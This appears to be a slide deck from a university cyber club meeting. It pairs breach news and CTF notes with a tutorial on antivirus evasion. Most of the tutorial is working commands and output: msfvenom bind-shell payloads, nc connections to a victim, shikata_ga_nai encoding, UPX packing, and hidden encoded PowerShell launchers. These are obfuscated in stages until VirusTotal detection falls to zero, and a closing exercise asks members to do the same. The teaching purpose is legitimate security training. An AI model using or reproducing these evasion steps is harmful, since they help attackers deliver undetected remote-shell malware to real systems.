

Mason Competitive Cyber

Antivirus Evasion



News since last meeting



- Panera
 - Notified August 2017
 - Names, emails, addresses, birth dates, last 4 credit card digits of anyone who signed up to order Panera online
 - Undocumented unauthenticated API
- MyFitnessPal Breach
 - Some hacker is judging my weight gain right now
 - Reused passwords

Recent Competitions- VT Summit



- corrupt PNG

Recent Competitions- SwampCTF



- admin
 - user does not exist



Recent Competitions- SwampCTF



- admin
 - user does not exist



- DUNGEON_MASTER
 - test_hash does not match real_hash
40f5d109272941b79fdf078a0e41477227a9b4047ca068fff6
566104302169ce

Recent Competitions- SwampCTF



- admin
 - user does not exist



- DUNGEON_MASTER
 - test_hash does not match real_hash
40f5d109272941b79fdf078a0e41477227a9b4047ca068fff6
566104302169ce
- Crack sha256 hash
 - rockyou.txt, rainbow tables, crackstation.net

Upcoming Competitions & Events



- UMDCTF
 - 10am-5:30pm
 - In-person
 - Jeopardy CTF

Msfvenom



- `msfvenom -p windows/shell_hidden_bind_tcp ahost=<attack IP> lport=1337 -f exe > ~/Desktop/evil.exe`
 - start metasploit first
 - bind shell
 - doesn't really matter just make something malicious
- run it on victim
- `nc <victimIP> 1337`

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top left corner. The title bar text is "nc 192.168.1.7 1337 (nc)". The terminal content shows a netcat listener on 192.168.1.7:1337 accepting a connection from 192.168.1.7. The prompt is a green prompt character followed by the command. The output shows the Windows version and copyright information. The current directory is C:\Users\Hacker\Desktop.

```
nc 192.168.1.7 1337 (nc)

~ > nc 192.168.1.7 1337
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Hacker\Desktop>
```


Msfvenom



- `msfvenom -p windows/shell_hidden_bind_tcp ahost=<attack IP> lport=1337 -f exe > ~/Desktop/evil.exe`
 - start metasploit first
 - bind shell
 - doesn't really matter just make something malicious
- run it on victim
- `nc <victimIP> 1337`



48 / 65

48 engines detected this file

SHA-256	e4b15b74ba4f10cc386c4a8
File name	evil.exe
File size	72.07 KB
Last analysis	2018-03-26 18:00:10 UTC

AV Detection - Signatures



- Hashing

AV Detection - Signatures



- Hashing
 - Counter: modify the file slightly
 - calculating hashes & comparing to a large DB = computationally expensive

AV Detection - Signatures



- Hashing
 - Counter: modify the file slightly
 - calculating hashes & comparing to a large DB = computationally expensive
- Byte Signatures
 - Sequence of bytes in file
- Heuristics

Encoding with msfvenom



```
msf > msfvenom -p windows/shell_hidden_bind_tcp ahost=192.168.1.6 lport=1337 -f exe -i 5 -e x86/shikata_ga_nai > ~/Desktop/evil2.exe  
[*] exec: msfvenom -p windows/shell_hidden_bind_tcp ahost=192.168.1.6 lport=1337 -f exe -i 5 -e x86/shikata_ga_nai > ~/Desktop/evil2.exe
```

No platform was selected, choosing Msf::Module::Platform::Windows from the payload

No Arch selected, selecting Arch: x86 from the payload

Found 1 compatible encoders

Attempting to encode payload with 5 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 413 (iteration=0)

x86/shikata_ga_nai succeeded with size 440 (iteration=1)

x86/shikata_ga_nai succeeded with size 467 (iteration=2)

x86/shikata_ga_nai succeeded with size 494 (iteration=3)

x86/shikata_ga_nai succeeded with size 521 (iteration=4)

x86/shikata_ga_nai chosen with final size 521

Payload size: 521 bytes

Final size of exe file: 73802 bytes

```
msf > █
```

Encoding with msfvenom

```
msf > msfvenom -p windows/shell_hidden_bind_tcp ahost=192.168.1.6 lport=1337 -f exe -i 5 -e x86/shikata_ga_nai > ~/Desktop/evil2.exe  
[*] exec: msfvenom -p windows/shell_hidden_bind_tcp ahost=192.168.1.6 lport=1337 -f exe -i 5 -e x86/shikata_ga_nai > ~/Desktop/evil2.exe
```

No platform was selected, choosing Msf::Module::Platform::Windows from the payload

No Arch selected, selecting Arch: x86 from the payload

Found 1 compatible encoders

Attempting to encode payload with 5 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai

x86/shikata_ga_nai

x86/shikata_ga_nai

x86/shikata_ga_nai

x86/shikata_ga_nai

x86/shikata_ga_nai

Payload size 1024

Final size 1024

msf > █



43 / 60

43 engines detected this file

SHA-256	5b819e28c56f8e09f270cf60bf
File name	evil2.exe
File size	72.07 KB
Last analysis	2018-04-04 01:00:45 UTC

Packers



- UPX
- Compresses the data
- Can mess with the byte signatures

Packers



- UPX



50 / 66

50 engines detected this file

SHA-256	6d210eb8259d8acf798922a
File name	evil.exe
File size	47 KB
Last analysis	2018-04-04 01:31:42 UTC

Encoded PowerShell

- powershell.exe -enc ZQBjAGgAbwAgAHkAZQBIAHQA

```
C:\> Administrator: Command Prompt

C:\Users\Hacker> powershell.exe -enc ZQBjAGgAbwAgAHkAZQBIAHQA
yeet

C:\Users\Hacker>
```




1 / 58

One engine detected this file

SHA-256	b423a3fb0b1c972739baf0a912e
File name	a.bat
File size	55 B
Last analysis	2018-03-25 18:42:58 UTC

Obfuscated PowerShell

- -ep bypass
- Invoke-Obfuscation
- msfvenom -p windows/shell_hidden_bind_tcp ahost=<attackIP> lport=1337 -f psh-cmd > ~/Desktop/evil.bat



```
%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -e aQBmACgAWwB...
```

Obfuscated PowerShell

- -ep bypass
- Invoke-Obfuscation
- msfvenom -p windows/shell_hidden_bind_tcp ahost=<attackIP> lport=1337 -f psh-cmd > ~/Desktop/evil.bat

```
evil.bat x
%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -e aQBmACgAWwB...
```



11 / 58

11 engines detected this file

SHA-256	3736463c26b332f681cb69a
File name	evil.bat
File size	6.19 KB
Last analysis	2018-04-04 01:38:48 UTC

Even More Obfuscated PowerShell



```
evil.bat x
%c0MSPEc% /b /c sTArt /b /miN P0weRShELl.exe -N0p -w hIDdEN -e aQBmACgAWwBJ/
```



6 engines detected this file

SHA-256	7f05c0d7d33c60bc8cdf351
File name	evil.bat
File size	6.19 KB
Last analysis	2018-04-04 02:13:24 UTC

6 / 58

Guy: random capitalization
doesn't work
Me: RANdOm CaPiTAlIZAtiON
doEsn't wORK



Even More Obfuscated PowerShell



- Undefined batch variables are expanded into empty strings

```
@echo off
```

```
%c0MSPEc% /b /c sT%aa%Art /b /miN %bz%P0%yee%weRSh%p%ELl.%cy%e%x%xe -N%j%0p -w hI%tg%DdEN -e aQb
```



3 / 58

3 engines detected this file

SHA-256	1ca8d09e04ed4342f47625
File name	oevil.bat
File size	6.24 KB
Last analysis	2018-04-04 17:43:58 UTC

Even More Obfuscated PowerShell



- SETLOCAL EnableDelayedExpansion
- Break up into variables

```
@echo off
```

```
SETLOCAL EnableDelayedExpansion
```

```
set YXXqkPoF=sT%aa%Art
```

```
set jGUnpADUZ0aiN=%bz%P0%yee%weRSh%p%EL l
```

```
set yyy=hI%tg%DdEN
```

```
set dfVxeZyM=aQBmACgAWwBJAG4AdABQAHQAcbBdADoA0gBTAGkAegB1ACAALQB1AHEAIAA0ACkAev
```

```
set uno=GIAPQAnAHAAbwB3AGUAcgBzAGgAZQBzAGwALgB1AHgAZQAnAH0AZQBzAHMAZQB7ACQAYgA5
```

```
set dos=cgArACcAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBkAG8AdwBzAFAAbwB3AGUAcgBTAGg
```

```
set tres=fQA7ACQAcwA9AE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAEQAaQBhA0
```

```
set quatro=HcALQBPAGIAagB1AGMAAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAAdABYAGUAYQBtACgA
```

```
set cinco=wADAAZABEAGkATgBRAG8ARwBIAHcAcQBmAFgAcgA4ADcANgBP AE0AWQByAFEAUwBvAEY
```

```
set seis=QB2AEEASwBNAGkAaAAvADYA0AB3AHAARABaAEwAWQBDAFUAMgB5AEEAbwBoAE8AYwB4AEY
```

```
set siete=YAbwB0AE8AdABNAGEAQwBqAHcAYgBMAGIANAB2AE8ASgB6AGYARABJAFUALwB3AEgA0QI
```

```
set ocho=AyAHYAMgBvAHQAUQBxAGwARAB0AGUANwB5AE8AbwB0AGoAdgA4AEIAMwA5ADcANABtAGg
```


```
set nueve=QBBAFkAaQA1AHkAcwBNAGMAQQBkAEQAaQAzAHAAMQBDAAGgAbQBVAE0AVQBqAEcARgA3A
```

```
!c0MSPEc! /b /c !YXXqkPoF! /b /miN !jGUnpADUZ0aiN!.%cy%e%x%xe -N%j%0p -w !yyy!
```

Even More Obfuscated PowerShell



- SETLOCAL EnableDelayed Expansion
- Break up into variables



Super Obfuscated PowerShell

- Shorter length variables because fuck Ikarus antivirus

```
@echo off
SETLOCAL EnableDelayedExpansion

set YXXqkPoF=sT%aa%Art
set jGUnpADUZ0aiN=%bz%P0%yee%weRSh%p%ELl
set yyy=hI%tg%DdEN
set dfVxeZyM=aQBmACgAWwBJAG4AdABQAHQAcgBdADoA0gBTAGkAegBLACAALQBLaHEAIAA0ACkAewAka
set one=GIAPQAnAHAAbwB3AGUAcgBzAGgAZQBzAGwALgBLAHgAZQAnAH0AZQBzAHMAZQB7ACQAYgA9ACQAZQBUAHYA0gB3AGkAbgBkAGka
set two=cgArACcAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBkAG8AdwBzAFAAbwB3AGUAcgBTAGgAZQBzAGwAXAB2ADEALgAwAFwAcABvAHcAZQByAHMAaABLAGw
set three=fQA7ACQAcwA9AE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAUAEQAaQBhAGcAbgBvAHMAAdABpAGMACwAuAFAAcgBvAGMAZQBzAHMAUwB0A
set four=0wAKAHMALgBGAGkAbABlAE4AYQBtAGUAPQAKAGIA0wAKAHMALgBBAHIAZwB1AG0AZQBUAHQAcwA9ACcALQBwAG8ACAAgAC0AdwAgAGgAaQBkAGQAZQBUAC
set five=cwBjAHIAaQBwAHQAYgBsAG8AYwBrAF0A0gA6AGMACgBLAGEAdABlACgAKAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAASQBPAC4AUwB0AHIAZQBhAG0AUgBLAG
set six=dwAtAE8AYgBqAGUAYwB0ACAASQBPAC4AQwBvAG0AcABYAGUAcwBzAGkAbwBuAC4ARwB6AGkAcABTAHQAcgBLAGEAbQAoACgATgBLA
set seven=HcALQBPAgIAagBLAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdABYAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6AdoARgByAG8AbQBCAGEAcw
```



0 / 58

No engines detected this file

SHA-256	86173aa7dc91818c62e8bbdbdt
File name	oevil.bat
File size	7.04 KB
Last analysis	2018-04-04 18:24:17 UTC

Problems with VT



- Command line version of AVs
- Desktop solutions are less aggressive than perimeter-based solutions
- “Some of the solutions included in VirusTotal are parametrized (in coherence with the developer company's desire) with a different heuristic/aggressiveness level than the official end-user default configuration”
- STATIC ANALYSIS ONLY



Protected Processes

- Mostly unexplored topic
 - Undocumented kernel features

Select Administrator: Windows PowerShell

```
PS C:\Users\Hacker> Get-WmiObject Win32_Process | Select Name,ExecutablePath
```

Name	ExecutablePath
System Idle Process	
System	
smss.exe	
csrss.exe	C:\Windows\system32\csrss.exe
wininit.exe	C:\Windows\system32\wininit.exe
csrss.exe	C:\Windows\system32\csrss.exe
winlogon.exe	C:\Windows\system32\winlogon.exe
services.exe	C:\Windows\system32\services.exe
lsass.exe	C:\Windows\system32\lsass.exe
lsm.exe	C:\Windows\system32\lsm.exe

Open Source Tools



- Veil Framework
- Shellter

Practical Exercise



- Practice Antivirus Evasion
 - Create your own malicious executable or script
 - Use the techniques discussed today to get to lower detection rate on VT
- Cyberfusion 2017/2018 simulation in JC room D
- Antivirus Evasion Pt 2
 - Code/DLL Injection
 - malicious word document

Proud Sponsors



Thank you to these organizations who give us their support:

BATTELLE

It can be done™

© RYPSIS™